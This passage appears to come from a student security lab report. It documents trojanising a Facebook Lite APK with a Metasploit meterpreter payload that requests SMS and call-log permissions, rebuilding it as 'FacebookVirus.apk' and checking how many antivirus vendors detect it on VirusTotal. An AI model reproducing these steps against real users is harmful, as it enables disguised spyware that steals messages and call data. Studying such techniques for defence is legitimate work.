
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12: warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13: warning: previous definition of IDENTIFIER was here
Using APK template: fb.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
[*] Creating signing key and keystore..
[*] Decompiling original APK..
[*] Decompiling payload APK..
[*] Locating hook point..
[*] Adding payload as package com.facebook.lite.xbtp
[*] Loading /tmp/d20221103-41160-h6rxhg/original/smali/com/facebook/lite/ClientApplicationSplittedShell.smali and injecting payload..
[*] Poisoning the manifest with meterpreter permissions..
[*] Adding <uses-permission android:name="android.permission.SEND_SMS" />
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER" />
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG" />
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS" />
[*] Adding <uses-permission android:name="android.permission.READ_SMS" />
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS" />
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG" />
[*] Rebuilding apk with meterpreter injection as /tmp/d20221103-41160-h6rxhg/output.apk
[*] Aligning /tmp/d20221103-41160-h6rxhg/output.apk
[*] Signing /tmp/d20221103-41160-h6rxhg/aligned.apk with apksigner
Payload size: 1921488 bytes
Saved as: Facebook.apk
```

Right Ctrl

Figure 10: Payload Successfully installed

4th Part: Adding a secret code

In order to add our secret code, we decompiled our altered APK file. We use APKTool in order to do so. We added the secret code in an xml file following this path: res/xml/secret.xml Our secret code being: “Your Secret is Out!!!”




```
kali@kali: ~/Downloads
$ java -jar apktool.jar d Facebook.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on Facebook.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/kali/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

(kali@kali)~/Downloads
$ ls
apktool
apktool.jar
Assignment1.zip
code_1.71.2-1681191218_amd64.deb
com.adobe.reader_22.10.0.24434.Beta-1923024434_larch_2dpi_i4lang_3feat_7e7ee753556c1d1d54fd6b4088bdd1cc_apkmirror.com.apk
com.facebook.lite_318.0.0.6-390738914_minAPI26(arm64-v8a)(nodpi)_apkmirror.com.apk
embed.py
Facebook
Facebook.apk
fb
Security Vendors' Analysis

(kali@kali)~/Downloads
$ cd Facebook

(kali@kali)~/Downloads/Facebook
$ ls
```

Figure 11: Decompile Altered APK



```
kali@kali: ~/Downloads
$ cat apkfileproviderpaths.xml
<?xml version="1.0" encoding="utf-8"?>
<paths
  xmlns:android="http://schemas.android.com/apk/res/android">
  <cache-path name="cached_apks" path="appupdate/" />
</paths>

(kali@kali)~/Downloads/Facebook/res/xml
$ ls
apkfileproviderpaths.xml fb_network_security_config.xml photofileproviderpaths.xml securefileprovider.xml small_notifications_app_widget_info.xml
(kali@kali)~/Downloads/Facebook/res/xml
$ touch secret.xml
(kali@kali)~/Downloads/Facebook/res/xml
$ vim secret.xml
(kali@kali)~/Downloads/Facebook/res/xml
$ cat secret.xml
<?xml version="1.0" encoding="utf-8"?>
<string>Your Secret is Out!!!</string>

(kali@kali)~/Downloads/Facebook/res/xml
$ cd ..

(kali@kali)~/Downloads/Facebook/res
$ cd ..

(kali@kali)~/Downloads/Facebook
$ cd ..

(kali@kali)~/Downloads
$ java -jar apktool.jar b Facebook o FacebookVirus.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
```

Figure 12: Secret Code

We used APKTool again in order to rebuild our malicious APK file and then test it on Virustotal. 18/67 security vendors detected the presence of our trojan.




Figure 13: Our APK is built with our secret code hidden




Figure 14: Trojan Detected!